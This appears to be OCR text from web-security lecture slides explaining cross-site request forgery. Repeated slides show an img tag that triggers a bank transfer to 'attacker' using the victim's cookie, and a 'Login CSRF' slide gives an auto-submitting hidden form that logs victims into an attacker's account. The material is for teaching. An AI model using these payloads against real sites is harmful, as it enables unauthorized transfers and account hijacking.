
Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects


Client
Browser
bank.com
Cookie
attacker.com
<img src="http://bank.com/transfer.cgi?amt=9999&to=attacker">
http://bank.com/transfer.cgi?amt=9999&to=attacker
bank.com


Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects


Client
Browser
bank.com
Cookie
attacker.com
<img src="http://bank.com/transfer.cgi?amt=9999&to=attacker">
http://bank.com/transfer.cgi?amt=9999&to=attacker
Cookie
bank.com

Browser automatically visits the URL to obtain what it believes will be an image.


Exploiting URLs with side-effects



Client
Browser
bank.com
Cookie
attacker.com
<img src="http://bank.com/transfer.cgi?amt=9999&to=attacker">
$$$
http://bank.com/transfer.cgi?amt=9999&to=attacker
Cookie
bank.com

Browser automatically visits the URL to obtain what it believes will be an image.

Login CSRF



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```

